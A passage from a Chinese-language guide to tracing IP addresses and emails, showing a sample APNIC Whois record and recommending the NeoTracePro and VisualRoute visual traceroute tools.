


图2-4 用Whois查询、收集特定信息

Server Used: [*whois.apnic.net*]

203.94.11.12 = []
inetnum: 203.94.0.0 - 203.94.31.255
netname: HAPLINK-CN
country: CN
descr: Shanghai Telecom Haplink Network Co. Ltd.



descr: Shanghai China
admin-c: HZ15-AP
tech-c: HZ15-AP
status: ALLOCATED PORTABLE
mnt-by: APNIC-HM
mnt-lower: MAINT-CN-INTNET
changed: hm-changed@apnic.net 20020130
changed: hm-changed@apnic.net 20020812
changed: hm-changed@apnic.net 20040107
changed: hm-changed@apnic.net 20041214
source: APNIC
person: hongping zhang
nic-hdl: HZ15-AP
e-mail: hongping_zhang@haplink.com.cn
address: Floor 16 NO. 900 yishan road
address: shanghai
address: P.R.China
phone: 86-21-64950202-158
fax-no: 86-21-64950303
country: cn
changed: hongping_zhang@haplink.com.cn 20040105
mnt-by: MAINT-CN-INTNET
source: APNIC

2.7 可视化追踪工具

这儿有一些可视化的追踪工具（例如 Visualroute, Neotrace），可以借助这些工具来追踪 IP 地址或域名。请从以下章节参考更多的信息。

2.8 Fadia's 推荐的邮件追踪工具

1. 工具名: NeoTracePro

特征:

Fantastic 工具允许用户结合世界地图的地理信息追踪 IP 地址或域名。它可以非常精确，快速地查询，还具有很多有用的功能。这个工具可以连接到在线工具，它具有许多先进的特征，见图 2-5。

下载地址: <http://www.neotrace.com>




图 2-5 NeoTracePro

2. 工具名: VisualRoute

特点: 另外一个可视化追踪工具, 允许用户在 Internet 上追踪 IP 地址或域名。这个工具只有 Java 版本可以利用, 见图 2-6。

下载地址: <http://visualroute.visualware.com>

